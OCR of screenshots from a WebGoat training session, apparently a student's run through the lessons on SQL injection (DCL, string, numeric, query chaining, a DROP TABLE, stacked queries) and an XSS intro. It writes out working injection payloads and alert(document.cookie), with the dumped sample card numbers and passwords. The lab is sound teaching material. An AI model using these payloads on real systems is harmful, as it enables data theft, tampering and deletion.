SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Cross Site Scripting
Cross Site Scripting (stored)
Cross Site Scripting (mitigation)
Path traversal
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Show hints
Reset lesson
1 2 3 4 5 6 7 8 9 10 11 12 13
Data Control Language (DCL)
Data control language is used to implement access control logic in a database. DCL can be used to revoke and grant user privileges on database objects such as tables, views, and functions.
If an attacker successfully "injects" DCL type SQL commands into a database, he can violate the confidentiality (using GRANT commands) and availability (using REVOKE commands) of a system. For example, the attacker could grant himself admin privileges on the database or revoke the privileges of the true administrator.
DCL commands are used to implement access control on database objects.
GRANT - give a user access privileges on database objects
REVOKE - withdraw user privileges that were previously given using GRANT
Try to grant rights to the table grant_rights to user unauthorized_user:
SQL query
GRANT all ON grant_rights TO unauthorized_user
Submit
Congratulations. You have successfully completed the assignment.



127.0.0.1:9090/WebWolf/jwt
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=ailisana#lesson/SqlInjection.lesson/8
90%
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Cross Site Scripting
Cross Site Scripting (stored)
Cross Site Scripting (mitigation)
Path traversal
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Hide hints
Reset lesson
Remember that for an successful Sql-Injection the query needs to always evaluate to true.
1 2 3 4 5 6 7 8 9 10 11 12 13
Try It! String SQL injection
The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection:
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '" + lastName + "'";
Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.
SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' ' or '1' = '1 ' Get Account Info
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or '1' = '1'
Explanation: This injection works, because or '1' = '1' always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: SELECT * FROM user_data WHERE (first_name = 'John' and last_name = '') or (TRUE), which will always evaluate to true, no matter what came before it.



127.0.0.1:9090/WebWolf/jwt
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=ailisana#lesson/SqlInjection.lesson/9
90%
WEBGOAT
SQL Injection (intro)
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Cross Site Scripting
Cross Site Scripting (stored)
Cross Site Scripting (mitigation)
Path traversal
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Show hints
Reset lesson
1 2 3 4 5 6 7 8 9 10 11 12 13
Try It! Numeric SQL injection
The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = " + User_ID;
Using the two Input Fields below, try to retrieve all the data from the users table.
Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.
Login_Count: 1
User_Id: 1 or 1=1
Get Account Info
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
Your query was: SELECT * From user_data WHERE Login_Count = 1 and userid= 1 or 1=1



127.0.0.1:9090/WebWolf/jwt
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/SqlInjection.lesson/10
90%
(A3) Injection
SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Cross Site Scripting
Cross Site Scripting (stored)
Cross Site Scripting (mitigation)
Path traversal
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
1 2 3 4 5 6 7 8 9 10 11 12 13
Compromising confidentiality with String SQL injection
If a system is vulnerable to SQL injections, aspects of that system's CIA triad can be easily compromised (if you are unfamiliar with the CIA triad, check out the CIA triad lesson in the general category). In the following three lessons you will learn how to compromise each aspect of the CIA triad using techniques like SQL string injections or query chaining.
In this lesson we will look at confidentiality. Confidentiality can be easily compromised by an attacker using SQL injection; for example, successful SQL injection can allow the attacker to read sensitive data like credit card numbers from a database.
What is String SQL injection?
If an application builds SQL queries simply by concatenating user supplied strings to the query, the application is likely very susceptible to String SQL injection.
More specifically, if a user supplied string simply gets concatenated to a SQL query without any sanitization or preparation, then you may be able to modify the query's behavior by simply inserting quotation marks into an input field. For example, you could end the string parameter with quotation marks and input your own SQL after that.
It is your turn!
You are an employee named John Smith working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.
The system requires the employees to use a unique authentication TAN to view their data.
Your current TAN is 3SL99A.
Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, you want to take a look at the data of all your colleagues to check their current salaries.
Use the form below and try to retrieve all employee data from the employees table. You should not need to know any specific names or TANs to get the information you need.
You already found out that the query performing your request looks like this:
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
Employee Name: Smith
Authentication TAN: 1' or '1'='1
Get department
You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!
USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN PHONE
32147 Paulina Travers Accounting 46000 P45JSI null
34477 Abraham Holman Development 50000 UU2ALK null
37648 John Smith Marketing 64350 3SL99A null
89762 Tobi Barnett Sales 77000 TA9LL1 null
96134 Bob Franco Marketing 83700 LO9S2V null


127.0.0.1:9090/WebWolf/jwt
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/SqlInjection.lesson/11
90%
WEBGOAT
SQL Injection (intro)
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Cross Site Scripting
Cross Site Scripting (stored)
Cross Site Scripting (mitigation)
Path traversal
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Show hints
Reset lesson
1 2 3 4 5 6 7 8 9 10 11 12 13
Compromising Integrity with Query chaining
After compromising the confidentiality of data in the previous lesson, this time we are gonna compromise the integrity of data by using SQL query chaining.
If a severe enough vulnerability exists, SQL injection may be used to compromise the integrity of any data in the database. Successful SQL injection may allow an attacker to change information that he should not even be able to access.
What is SQL query chaining?
Query chaining is exactly what it sounds like. With query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the ; metacharacter. A ; marks the end of a SQL statement; it allows one to start another query right after the initial query without the need to even start a new line.
It is your turn!
You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that.
Better go and change your own salary so you are earning the most!
Remember: Your name is John Smith and your current TAN is 3SL99A.
Employee Name:
vhere last_name='Smith' --
Authentication TAN:
3SL99A
Get department
Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing your salary!
USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN PHONE
37648 John Smith Marketing 100000 3SL99A null
96134 Bob Franco Marketing 83700 LO9S2V null
89762 Tobi Barnett Sales 77000 TA9LL1 null
34477 Abraham Holman Development 50000 UU2ALK null
32147 Paulina Travers Accounting 46000 P45JSI null



127.0.0.1:9090/WebWolf/jwt
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/SqlInjection.lesson/12
90%
WEBGOAT
SQL Injection (intro)
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Cross Site Scripting
Cross Site Scripting (stored)
Cross Site Scripting (mitigation)
Path traversal
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Show hints
Reset lesson
1 2 3 4 5 6 7 8 9 10 11 12 13
Compromising Availability
After successfully compromising confidentiality and integrity in the previous lessons, we are now going to compromise the third element of the CIA triad: availability.
There are many different ways to violate availability. If an account is deleted or its password gets changed, the actual owner cannot access this account anymore. Attackers could also try to delete parts of the database, or even drop the whole database, in order to make the data inaccessible. Revoking the access rights of admins or other users is yet another way to compromise availability; this would prevent these users from accessing either specific parts of the database or even the entire database as a whole.
It is your turn!
Now you are the top earner in your company. But do you see that? There seems to be a access_log table, where all your actions have been logged to!
Better go and delete it completely before anyone notices.
Action contains:
'; drop table access_log --
Search logs
Success! You successfully deleted the access_log table and that way compromised the availability of the data.



127.0.0.1:9090/WebWolf/jwt
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiisana#lesson/SqlInjectionAdvanced.lesson/2
90%
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Cross Site Scripting
Cross Site Scripting (stored)
Cross Site Scripting (mitigation)
Path traversal
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Show hints
Reset lesson
1 2 3 4 5 6
Try It! Pulling data from other tables
The input field below is used to get data from a user by their last name.
The table is called 'user_data':
CREATE TABLE user_data (userid int not null,
first_name varchar(20),
last_name varchar(20),
cc_number varchar(30),
cc_type varchar(10),
cookie varchar(20),
login_count int);
Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table.
The table you want to pull data from is:
CREATE TABLE user_system_data (userid int not null primary key,
user_name varchar(12),
password varchar(10),
cookie varchar(30));
6.a) Retrieve all data from the table
6.b) When you have figured it out…. What is Dave's password?
Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQL statement. Maybe you can find both of them.
Name: ROM user_system_data; --
Get Account Info
Password:
Check Password
You have succeeded:
USERID, USER_NAME, PASSWORD, COOKIE,
101, jsnow, passwd1, ,
102, jdoe, passwd2, ,
103, jplane, passwd3, ,
104, jeff, jeff, ,
105, dave, passW0rD, ,
Well done! Can you also figure out a solution, by using a UNION?
Your query was: SELECT * FROM user_data WHERE last_name = ''; SELECT * FROM user_system_data; --'



127.0.0.1:9090/WebWolf/jwt
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/CrossSiteScripting.lesson/1
90%
WEBGOAT
Cross Site Scripting
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Reset lesson
1 2 3 4 5 6 7 8 9 10 11 12
What is XSS?
Cross-Site Scripting (also known as XSS) is a vulnerability/flaw that combines the allowance of HTML/script tags as input that renders into a browser without encoding or sanitization.
Cross-Site Scripting (XSS) is the most prevalent and pernicious web application security issue
While there is a simple well-known defense for this attack, there are still many instances on the web. Coverage of fixes also tends to be a problem in terms of fixing it. We will talk more about the defense in a little bit.
XSS has significant impact
Especially as 'Rich Internet Applications' are more and more commonplace, privileged function calls linked to via JavaScript may be compromised. And if not adequately protected, sensitive data (such as your authentication cookies) can be stolen and used for someone else's purpose.
Quick examples:
From the JavaScript console in the developer tools of the browser (Chrome, Firefox)
alert("XSS Test");
alert(document.cookie);
Any data field returned to the client is potentially injectable
<script>alert("XSS Test")</script>
Try It! Using Chrome or Firefox
Open a second tab and use the same URL as this page you are currently on (or any URL within this instance of WebGoat).
On the second tab, open the JavaScript console in the developer tools and type: alert(document.cookie);.
The cookies should be the same on each tab.
The cookies are the same on each tab
Submit
Congratulations. You have successfully completed the assignment.

